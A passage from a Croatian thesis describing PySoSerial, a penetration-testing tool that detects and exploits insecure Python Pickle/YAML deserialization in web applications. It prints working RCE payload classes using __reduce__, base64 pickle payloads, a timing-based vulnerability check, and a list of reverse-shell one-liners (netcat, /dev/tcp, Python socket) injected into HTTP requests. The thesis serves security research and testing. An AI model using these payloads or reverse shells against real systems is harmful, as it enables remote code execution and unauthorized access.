U isječku koda 3.3 prikazan je način provjere je li specificirani znakovni niz base64 kodirani Pickle objekt. Alat prvo radi jednostavnu provjeru završava li testirani niz operacijskim kodom Pickle `STOP` instrukcije. Na taj način može brzo filtrirati nizove koji nisu Pickle objekti. Zatim alat koristi funkciju `genops` da bi rastavio Pickle objekt na operacijske kodove PVM instrukcija te u prikazanoj *for* petlji iterira po dobivenim operacijskim kodovima i za svaki provjerava radi li se o validnom operacijskom kodu PVM instrukcije tako što provjerava nalazi li se taj kod u listi `pickletools.opcodes`. Alat potvrđuje da se radi o Pickle objektu samo ako se testirani niz sastoji isključivo od validnih PVM operacijskih kodova.

Ispis 3.3: Dio PySoSerial-a odgovoran za provjeru sastoji li se predani string od Pickle operacijskih kodova


```
<SNIP>
if not g_args.unsafe:

# first try to detect only STOP opcode to detect potential pickle object,
# if the object does not end with STOP opcode no need to test further,
# object is not a valid pickle
    if pickle_object.endswith(pickle.STOP):
        confidence = """[+] Confidence: Low. Might be pickle object.
                        Ends with pickle STOP opcode"""
    else:
        print_warning("[-] Not a valid pickle object")
        print()
        return False

    # try to verify if provided object is pickle by disassembling it
    # and verifying that it consists only of valid pickle opcodes
    contains_only_pickle_opcodes = True
    try:
        for obj in pickletools.genops(pickle_object):
            opcode_str = obj[0].code
            if not (bytes(opcode_str, 'utf-8')) in \
                   [bytes(opcode.code, 'utf-8')    \
                   for opcode in pickletools.opcodes]:
                contains_only_pickle_opcodes = False

        if contains_only_pickle_opcodes:
            print_info("[+] Pickle object detected", greentext=True)
            confidence = "[+] Confidence: High"
    except Exception:
        print_warning("[-] Not a valid pickle object")
        print()
        return False
<SNIP>
```

Dodatno, modul nudi opciju za provjeru radi li se o validnom Pickle objektu koristeći funkcije za deserijalizaciju ako se programu preda zastavica `--unsafe`. Ova opcija je najpouzdanija što se tiče detekcije Pickle objekata, no potrebno ju je oprezno koristiti jer se oslanja na funkciju `pickle.loads` koja prilikom deserijalizacije maliciozno kreiranih objekata može izvršiti napadačev kod. Na slici 3.7 se vidi primjer korištenja alata s malicioznim Pickle objektom koji prilikom deserijalizacije izvršava naredbu: `echo "executing arbitrary code"`.

Slika 3.7: Korištenje `verify-pickle` modula

3.2.2. Modul generate-payload

Modul `generate-payload` služi za kreiranje posebnih objekata koji prilikom deserijalizacije izvršavaju specificiranu naredbu u ljusci operacijskog sustava (engl. *shell*). Popis dostupnih opcija modula `generate-payload` može se vidjeti na slici 3.8.



Slika 3.8: Popis opcija dostupnih prilikom korištenja `generate-payload` modula

Opcijom `--cmd` alatu predaje se naredba koja će se izvršiti prilikom deserijalizacije kreiranog objekta. Opcijom `--lib` može se odabrati kreiranje malicioznog tereta (engl. *payload*) za biblioteku Pickle ili Yaml. Za kreiranje takvih malicioz-

nih objekata PySoSerial se oslanja na metodu `__reduce__` kao što je to opisano u 2.1.1. Dodatno, za kreiranje payloada unutar metode `__reduce__` korištena su dva pristupa. Prvi koristi Pythonov `os` modul i funkciju `system` dok se drugi oslanja na Pythonov `subprocess` modul i funkciju `check_output` te postojanje ljuske `/bin/sh` na računalu na kojemu je ranjiva aplikacija. Korištena su oba pristupa za specifičan slučaj u kojem testirana Web aplikacija vraća rezultat deserijalizacije u HTTP odgovoru. U tom slučaju, korisno je vidjeti rezultat izvršene naredbe na ranjivom računalu. Ako je objekt generiran tako da se prilikom deserijalizacije izvršava `os.system(naredba)` onda ugrađivanjem povratne vrijednosti takvog poziva u HTTP odgovor on ne bi sadržavao rezultat izvršavanja specificirane naredbe, odnosno ispis sa standardnog izlaza. Povratna vrijednost `os.system` funkcije je ovisna o operacijskom sustavu. Na Unix operacijskom sustavu povratna vrijednost je izlazni status procesa, dok je na Windows operacijskom sustavu povratna vrijednost ona koju vraća ljuska sustava nakon pokretanja zadane naredbe. Stoga alat prilikom generiranja malicioznih objekata nudi i alternativu. Pythonov `subprocess` modul sadrži funkciju `check_output` čija je povratna vrijednost sadržaj ispisan na standardni izlaz. Kada se rezultat deserijalizacije objekta temeljen na toj funkciji ugradi u HTTP odgovor, moguće je vidjeti ispis koji je na standardni izlaz generirala izvršena naredba. Opisano se može vidjeti na slici 3.9 gdje su ispisane povratne vrijednosti deserijalizacije dva različita objekta. Oba izvršavaju naredbu `whoami`, no prvi koristi `os.system` dok drugi koristi `subprocess.check_output` funkciju.

```
1 import base64, pickle
2
3 var = pickle.loads(base64.b64decode("gANjcG9zaXgKc3lzdGVtCnEAWAYAAAB3aG9hbWlxAYVxAlJxAy4="))
4 print("Contents of variable after unpickling payload based on os.system: ", var)
5
6 var = pickle.loads(base64.b64decode("Y2NvbW1hbmRzCmNoZWNrX291dHB1dApxACgoWAcAAAAvYmluL3NocQFYAgAAAC1jcQJYBgAAAHdob2FtaXEDdHEESwB0cQVScQYu"))
7 print("Contents of variable after unpickling payload based on subprocess.check_output: ", var)
~
~
~
~
payloads.py
:set nu

┌──(root㉿kali)-[/home/kali/Documents/Diplomski/PySoSerial]
└─# python3 ./payloads.py
root
Contents of variable after unpickling payload based on os.system:  0
Contents of variable after unpickling payload based on subprocess.check_output:  b'root\n'
```

Slika 3.9: Povratna vrijednost deserijalizacije različitih payloada

Unutar Pickle modula postoji više različitih protokola koji se mogu koristiti za serijalizaciju. Za čitanje objekata kreiranih novijim verzijama Pickle protokola potrebna je i novija verzija Pythona. Radi potpunosti, alat prilikom kreiranja malicioznih objekata korisniku ispisuje objekte kreirane sa svim dostupnim Pickle protokolima. Kreiranje opisanih malicioznih tereta može se vidjeti u isječku 3.4. U isječku se mogu

vijdeti dvije klase koje su korištene za kreiranje dva tipa različita tipa malicioznih objekata. Klasa `os_rce_payload` implementira `__reduce__` metodu koja koristi `os.system` funkciju da bi izvršila proizvoljni kod, dok klasa `subprocess_rce_payload` u istu svrhu koristi funkciju `check_output`. Nadalje, u *for* petlji prikazanoj u isječku 3.4 može se vidjeti proces serijalizacije instanci prethodno opisanih klasa različitim Pickle protokolima. Alat analogno kreira maliciozne objekte i za biblioteku PyYaml.

Ispis 3.4: Dio PySoSerial-a odgovoran za kreiranje malicioznih objekata


```
<SNIP>
# relying on os module
class os_rce_payload():
    def __init__(self, command):
        self.command = command
    def __reduce__(self):
        import os
        return os.system, (self.command,)

# relying on subprocess module
class subprocess_rce_payload():
    def __init__(self, command):
         self.command = str(command)
    def __reduce__(self):
           import subprocess
           return (subprocess.check_output, (('/bin/sh','-c',
            ↪  self.command), 0))
<SNIP>
payloads_list = []
if g_args.lib == 'pickle' or g_args.lib == 'all' or g_args.lib ==
 ↪  None:
    for prot_num in range (pickle.HIGHEST_PROTOCOL + 1):
        # os
        payload = pickle.dumps(os_rce_payload(cmd),
         ↪  protocol=prot_num)
        payloads_list.append(base64.b64encode(payload)\
                                    .decode("utf-8"))
        #subprocess
        payload = pickle.dumps(subprocess_rce_payload(cmd),
         ↪  protocol=prot_num)
        payloads_list.append(base64.b64encode(payload)\
                                    .decode("utf-8"))

```

Na slici 3.10 može se vidjeti primjer korištenja `generate-payload` modula za kreiranje malicioznih objekata koji prilikom deserijalizacije izvršavaju naredbu `whoami`.

Slika 3.10: Primjer korištenja `generate_payload` modula

3.2.3. Modul confirm-vuln

Modul `confirm-vuln` služi za provjeru ranjivosti testirane aplikacije. Osnovna zamisao je ranjivoj aplikaciji slati maliciozne objekte koji prilikom deserijalizacije izvršavaju funkciju `sleep` koja zaustavlja izvršavanje trenutne dretve (engl. *thread*) na specificiran broj sekundi. Ako je aplikacija ranjiva, to će biti vidljivo kroz primjetno povećanje vremena potrebnog za dolazak HTTP odgovora. Sažeti pregled svih opcija ovoga modula vidi se na 3.11.



Slika 3.11: Popis opcija dostupnih prilikom korištenja `confirm-vuln` modula

Alatu se sa `--request` opcijom predaje putanja do tekst datoteke koja sadrži HTTP zahtjev u formatu u kojemu se koristi u programu Burp. Dovoljno je HTTP zahtjev kopirati iz Burp programa u tekstualnu datoteku i predati PySoSerial programu. PySoSerial će takav HTTP zahtjev parsirati i pretvoriti u oblik prikladan manipulaciju za Pythonovom `Requests` bibliotekom. Unutar HTTP zahtjeva potrebno je postaviti znakovni niz `"inject_here"` na mjesto na koje će alat umetnuti stvorene objekte koji prilikom deserijalizacije izvršavaju pauzu odnosno *sleep*. Primjer jednog takvog HTTP zahtjeva dostupan je u isječku 3.5. Alatu je moguće predati proizvoljnu oznaku za mjesto umetanja koju se može specificirati opcijom `--marker`. Prije stvaranja opisanih objekata alat će izračunati prosječno vrijeme odaziva (engl. *Round trip time*) temeljem nekoliko zahtjeva i prilagoditi vrijeme pauze koja će se izvršiti prilikom deserijalizacije malicioznih objekata. Na taj način, alat smanjuje broj neispravnih detekcija ranjivosti u slučaju mrežnih smetnji ili sporije internetske veze. PySoSerial zatim šalje takve modificirane HTTP zahtjeve te mjeri vrijeme odgovora. Također, kako bi se olakšalo naknadno pregledavanje i modifikacija poslanih zahtjeva, opcijom `--proxy` moguće je alatu navesti da koristi HTTP posrednik (engl. *proxy*). Ova opcija uvedena je prvenstveno zbog kompatibilnosti sa Burpom, da bi se svi zahtjevi mogli preusmjeriti kroz Burp koji je u suštini posrednik na lokalnom računalu. Kao i kod drugih modula opcijom `--lib` alatu se navodi treba li kreirati objekte namijenjene iskorištavanju nesigurne deserijalizacije za Pickle ili YAML. Opcijom `--delay` može se navesti broj sekundi između svakog poslanog zahtjeva za slučaj da testirana aplikacija koristi neku vrstu ograničavanja prometa (engl. *rate limiting*).

Ispis 3.5: Primjer HTTP zahtjeva u formatu u kojemu se koriste u alatu Burp Suite.

```
POST /search HTTP/1.1
Host: 127.0.0.1:1337
Content-Length: 95
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:1337
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 ↪  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
 ↪  Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
 ↪  image/avif,image/webp,image/apng,*/*;
 ↪  q=0.8,application/signedexchange;v=b3;q=0.7
Referer: http://127.0.0.1:1337/search
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
 ↪  csrftoken=uUitGgBpBRJf6IwUI7KLUjUwpd54unQE4DG9lbknhvg7h8BZp32f6Q130M9hUaud;
 ↪  search_cookie="inject_here"
Connection: close

csrfmiddlewaretoken=
 ↪  Z9Pi9DUmtdnpPCMgGG0VWRKxOxC4B2ZrzSdYOyDk9RUh02RlnCip8oR4p6Gh1PD0
 ↪  &query=test
```

U isječku 3.6 se može vidjeti dio koda koji je zaslužan za parsiranje HTTP zahtjeva iz formata u kojemu se koristi alatu Burp Suite u oblik pogodniji za interakciju s Pythonovom `Requests` bibliotekom. Alat iz prve linije tako strukturiranog zahtjeva iščitava korištenu HTTP metodu te na temelju vrijednosti `Host` zaglavlja i navedene krajnje točke (engl. *endpoint*) kreira URL. Zatim ostatak zahtjeva podijeli u dva dijela. Rječnik koji sadrži imena i vrijednosti korištenih HTTP zaglavlja te tijelo zahtjeva.

Ispis 3.6: Parsiranje HTTP zahtjeva i umetanje Pickle objekata

```
1 def parse_request_and_insert_payload(req_lines, payload=None,
   ↪  custom_marker=None, http=False):
2     <SNIP>
3
4     first_line = lines.pop(0)
5     method = first_line.split()[0].strip()
```

```
6       endpoint = first_line.split()[1].strip()
7
8       for idx, line in enumerate(lines):
9           if line.startswith('\n'):
10              data = "".join(lines[idx + 1:])
11              break
12          else:
13              # split only by first occurance to save the port(e.g
                ↪  Host: 127.0.0.1:1337)
14              header_name = line.split(':', 1)[0].strip()
15              header_value = line.split(':', 1)[1].strip()
16              headers.update({header_name: header_value})
17              if line.startswith("Host:"):
18                  host = header_value
19      if http:
20          url = "http://" + host + endpoint
21      else:
22          url = "https://" + host + endpoint
23
24      return method, url, headers, data
25
```

Zanimljivo je da se serijalizacijom objekata koji koriste `os.system()` funkciju dobivaju različiti izlazi na Windows i Linux operacijskom sustavu. Dobiveni Pickle objekti su različiti zbog toga što se serijalizacija same `os.system` funkcije razlikuje na različitim operacijskim sustavima. Naime, da bi ispravno serijalizirano ovakve objekte, Pickle zapisuje u kojem modulu se ona nalazi kako bi ju prilikom deserijalizacije probao uvesti, a poziv `os.system.__module__` vraća drugačiji rezultat ovisno o operacijskom sustavu kao što se vidi u isječku 3.7.

Ispis 3.7: Serijalizacija `os.system` funkcije na Windows i Linux operacijskom sustavu.

```
# --------------- linux ---------------
>>> pickle.dumps((os.system, ('whoami',)))
b'\x80\x04\x95!\x00\x00\x00\x00\x00\x00\x00\x8c\x05posix
 ↪  \x94\x8c\x06system\x94\x93\x94\x8c\x06whoami\x94\x85\x94\x86\x94.'

>>> os.system.__module__
'posix'

# --------------- windows ---------------
>>> pickle.dumps((os.system, ('whoami',)))
b'\x80\x04\x95\x1e\x00\x00\x00\x00\x00\x00\x00\x8c\x02nt
 ↪  \x94\x8c\x06system\x94\x93\x94\x8c\x06whoami\x94\x85\x94\x86\x94.
```


```
>>> os.system.__module__
'nt'
```

PySoSerial tu činjenicu koristi da bi detektirao je li testirana aplikacija pokrenuta na Windows ili Linux operacijskom sustavu. Pored objekata koji koriste Pythonovu *sleep* funkciju, alat kreira objekte koji pokušavaju izvršiti sistemski *sleep*, a s obzirom na to da su takvi objekti različiti na različitim operacijskim sustavima lako je ustanoviti na kojem operacijskom sustavu je pokrenuta ranjiva aplikacija. U isječku koda 3.8 može se vidjeti skraćeni dio funkcije odgovorne za detekciju ranjivosti mjerenjem vremena odziva web aplikacije. Alat prvo mjeri prosječno vrijeme odaziva aplikacije metodom `measure_avg_rtt` te prilagođava vrijeme pauze. Zatim parsira predani HTTP zahtjev i na odgovarajuće mjesto ubacuje maliciozni objekt koji izvršava pauzu. Potom alat pošalje tako kreirane HTTP zahtjeve te mjeri vrijeme odaziva kako bi potencijalno identificirao ranjivost.

Ispis 3.8: Detekcija ranjivosti u `confirm-vuln` modulu

```
1  avg_rtt = measure_avg_rtt(req_lines=request, http=g_args.http)
2  <SNIP>
3  payloads_list.append(base64.b64encode(
   ↪  pickle.dumps(pysleep_payload(sleep_time))).decode("utf-8"))
4  <SNIP>
5  for payload in payloads_list:
6      (method, url, headers, data) =
       ↪  parse_request_and_insert_payload(req_lines=request,
       ↪  payload=payload, custom_marker=g_args.marker,
       ↪  http=g_args.http)
7      req = Request(method=method, url=url, headers=headers,
       ↪  data=data)
8      prepared_req = req.prepare()
9      <SNIP>
10     if response.elapsed.total_seconds() > sleep_time:
11         print_info("[+] Tested web application is vulnerable!!!",
           ↪  greentext=True)
12         print_info(f"[+] Payload causing sleep {sleep_time}:
           ↪  {payload}")
13         if payload in utils.win_sleep5_prepickled:
14             print_info("[+] The tested web application seems to be
               ↪  running on Windows.")
15             print_info("[+] To use exploit functionality run
               ↪  pysoserial on windows.")
16         return
```


Slika 3.12 prikazuje primjer korištenja `confirm-vuln` modula u kojemu je alat detektirao ranjivu aplikaciju te ispisao sadržaj base64 kodiranog objekta koji je prilikom deserijalizacije uspješno izvršio *sleep*.



Slika 3.12: Primjer korištenja `confirm-vuln` modula.

3.2.4. Modul exploit

Modul `exploit` služi za automatizirano iskorištavanje ranjivosti nesigurne deserijalizacije. Sažeti prikaz dostupnih opcija vidljiv je na slici 3.13.



Slika 3.13: Popis opcija dostupnih prilikom korištenja `exploit` modula

Ovaj modul radi na sličnom principu kao `confirm-vuln` modul. Modulu se također predaje HTTP zahtjev u tekstualnoj datoteci i navodi mjesto ubacivanja malicioznih

objekata. Alat prvo kreira maliciozne objekte koji prilikom deserijalizacije izvršavanju naredbu koja se alatu navodi sa `--cmd` opcijom. Za kreiranje takvih objekata koristi se principima opisanim u 2.1.1. Alat zatim na zadano mjesto ubacuje kreirane maliciozne objekte te šalje tako formirane HTTP zahtjeve na ranjivu aplikaciju. Osim slanja objekata koji izvršavaju proizvoljnu naredbu alat nudi i automatizaciju uspostavljanja povratne veze (engl. *reverse shell*) opcijom `--revshell`. *Reverse shell* je tehnika koja se koristi u području računalne sigurnosti, posebno tijekom penetracijskog testiranja. Zamisao je da kompromitirani sustav uspostavlja povratnu vezu s računalom napadača što napadaču omogućuje udaljeno izvršavanje naredbi, odnosno kontrolu nad kompromitiranim sustavom. U ispisu 3.9 može se vidjeti skraćeni dio koda odgovoran za slanje malicioznih objekata koji pokušavaju uspostaviti povratnu vezu. Lista `reverse_shells` sadrži naredbe čijim izvršavanjem se može uspostaviti povratna veza. Alat prvo iterira po toj listi te za svaku naredbu na odgovarajuće mjesto ubacuje IP adresu napadačevog računala i specificirani *port*. Program za svaku tako dobivenu naredbu kreira maliciozni objekt koji prilikom deserijalizacije uzrokuje njeno izvršavanje. Nakon toga program ubacuje objekt na specificirano mjesto u predanom HTTP zahtjevu i šalje na ranjivu aplikaciju.

Ispis 3.9: Dio `exploit` modula koji kreira maliciozne objekte za uspostavljanje povratne veze

```
reverse_shells = [
"nc -e /bin/sh ip_placeholder port_placeholder",
"nc -e /bin/bash ip_placeholder port_placeholder",
"nc -c bash ip_placeholder port_placeholder",
"bash -i >& /dev/tcp/ip_placeholder/port_placeholder 0>&1",
"/bin/bash -l > /dev/tcp/ip_placeholder/port_placeholder 0<&1 2>&1",
"sh -i >& /dev/udp/ip_placeholder/port_placeholder 0>&1"
"python -c 'import
 ↪  socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
 ↪  s.connect((\"ip_placeholder\",port_placeholder));os.dup2(s.fileno(),0);
 ↪  os.dup2(s.fileno(),1);
 ↪  os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'"
]

if g_args.revshell:
    revshell_ip = input("[+] Enter listener ip (LHOST): ")
    revshell_port = input("[+] Enter listener port (LPORT): ")
    print("[+] Trying out reverse shell payloads ...")


```

```
17      for rs_index, rs_cmd in enumerate(utils.reverse_shells):
18          rs_cmd = rs_cmd.replace("ip_placeholder",
            ↪  revshell_ip).replace("port_placeholder",
            ↪  revshell_port).strip()
19          payloads_list = generate_payload_silent(rs_cmd)
20          print(f"[+] Sending reverse shell payload #{rs_index}... ")
21
22          for num, payload in enumerate(payloads_list):
23              (method, url, headers, data) =
                ↪  parse_request_and_insert_payload(req_lines=request,
                ↪  payload=payload, custom_marker=g_args.marker,
                ↪  http=g_args.http)
24              req = Request(method=method, url=url, headers=headers,
                ↪  data=data)
25              prepared_req = req.prepare()
26              response = requests.Session().send(prepared_req,
                ↪  proxies=proxy_servers, verify=False)
27
```

Slika 3.14 prikazuje primjer korištenja `exploit` modula za iskorištavanje ranjive aplikacije i uspostavljanje povratne veze. Na slici se može vidjeti da je poslan HTTP zahtjev koji je uzrokovao da ranjiva aplikacija uspostavi povratnu vezu na napadačevo računalo čime mu efektivno omogućuje udaljeni pristup.

Slika 3.14: Primjer korištenja `exploit` modula za uspostavljanje povratne veze.

4. Zaključak

Prilikom razvoja web aplikacija vrlo je lako slučajno unijeti greške u kod koje uzrokuju sigurnosne ranjivosti. Dovoljne su male pogreške ili previdi u kodu koji mogu dovesti do ozbiljnih ranjivosti i na kraju imati katastrofalne posljedice. Jedna od takvih ranjivosti u kontekstu web aplikacija je i ranjivost nesigurne deserijalizacije. Do nesigurne deserijalizacije dolazi kada aplikacija deserijalizira podatke koji su pod korisnikovom kontrolom, odnosno nepouzdane podatke. Tada proces deserijalizacije postaje podložan zloupotrebama. Posljedice nesigurne deserijalizacije mogu biti iznimno ozbiljne. Iskorištavanjem ove ranjivosti napadači mogu ostvariti udaljeno izvršavanje koda (engl. *remote code execution, RCE*) što im posljedično omogućuje neovlašten pristup, kontrolu nad aplikacijom i njenim resursima te pristup samom aplikacijskom poslužitelju. Uzrok ranjivosti nesigurne deserijalizacije ne leži u samim bibliotekama za serijalizaciju, nego u njihovom neispravnom korištenju. Ovim radom pokazano je da je od izrazite važnosti da razvojni inženjeri web aplikacija dobro razumiju procese deserijalizacije u programskom jeziku odnosno biblioteci koju koriste. Bitno je poznavati mogućnosti korištenih biblioteka za serijalizaciju te ih koristiti u skladu s preporukama i dobrim praksama.

Također, pokazuje se da su penetracijska testiranja vrlo dobar pristup za pronalazak ranjivosti nesigurne deserijalizacije. Unatoč tome, važno je uzeti u obzir da zbog kompleksnosti današnjih aplikacija to nije nimalo jednostavan zadatak. U tom smislu ovaj rad ukazuje na važnost razvijanja alata koji mogu pomoći sigurnosnim stručnjacima u pronalasku ovih ranjivosti prilikom penetracijskih testova. U sklopu ovoga rada razvijeni su alati koji automatiziraju postupke detekcije i iskorištavanja nesigurne deserijalizacije u programskom jeziku Python. Pokazalo se da razvijeni alati provode dovoljno pouzdanu detekciju i iskorištavanje nesigurne deserijalizacije čime mogu značajno utjecati na povećanje učinkovitosti penetracijskih testova.

5. Literatura

[1] Content-type. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Type.

[2] Finding gadgets like it's 2022. https://www.synacktiv.com/en/publications/finding-gadgets-like-its-2022.

[3] Java object serialization specification: Contents. https://docs.oracle.com/en/java/javase/11/docs/specs/serialization/index.html.

[4] Owasp - open web application security project. https://owasp.org/,.

[5] Owasp top 10, 2017. https://owasp.org/www-project-top-ten/2017/Top_10,.

[6] Owasp top 10. https://owasp.org/www-project-top-ten/,.

[7] pickle — python object serialization. https://docs.python.org/3/library/pickle.html#module-pickle,.

[8] pickletools — tools for pickle developers. https://docs.python.org/3/library/pickletools.html,.

[9] Pyyaml documentation. https://pyyaml.org/wiki/PyYAMLDocumentation,.

[10] Python yaml deserialization. https://book.hacktricks.xyz/pentesting-web/deserialization/python-yaml-deserialization,.

[11] Interface serializable. https://docs.oracle.com/en/java/javase/17/docs/api/java.base/java/io/Serializable.html,.

[12] Comparison of data-serialization formats. https://en.wikipedia.org/wiki/Comparison_of_data-serialization_formats,.

[13] pickle — python object serialization - what can be pickled and unpickled? https://docs.python.org/3/library/pickle.html#what-can-be-pickled-and-unpickled.

[14] Writing your first burp suite extension. https://portswigger.net/burp/extender/writing-your-first-burp-suite-extension.

[15] Yaml: Yaml ain't markup language. https://yaml.org/.

[16] ysoserial - a proof-of-concept tool for generating payloads that exploit unsafe java object deserialization. https://github.com/frohoff/ysoserial.

[17] Marco Slaviero. Sour pickles - shellcoding in python's serialisation format. https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_WP.pdf.

Izrada dodatka za alat BurpSuite za detekciju nesigurnih deserijalizacija objekata

Sažetak

Internet je revolucionarizirao način na koji se povezujemo, komuniciramo i poslujemo u današnjem digitalnom dobu. U središtu te međusobne povezanosti nalaze se web aplikacije, koje su postale sastavni dio naše svakodnevice. Međutim, sve veća ovisnost o web aplikacijama donosi i značajne sigurnosne izazove. Zbog raznih grešaka i manjkavosti u implementaciji, dizajnu, upotrebi ili upravljanju web aplikacijama dolazi do ranjivosti. Posljedice sigurnosnih propusta mogu biti razorne, rezultirajući financijskim gubicima, narušenim ugledom i povjerenjem korisnika. Stoga je ključno razvijati i održavati sigurne web aplikacije kako bi se zaštitili od potencijalnih prijetnji. Da bi se osigurala adekvatna zaštita web aplikacija, neophodno je razumjeti greške i sigurnosne propuste koji mogu nastati prilikom njihovog razvoja, prepoznati ranjivosti koje one mogu izazvati te poznavati odgovarajuće napade i naučiti kako se zaštititi od njih. U tom smislu penetracijsko testiranje web aplikacija postaje važna praksa u području kibernetičke sigurnosti. Radi se o sistematičnom i kontroliranom pristupu procjeni 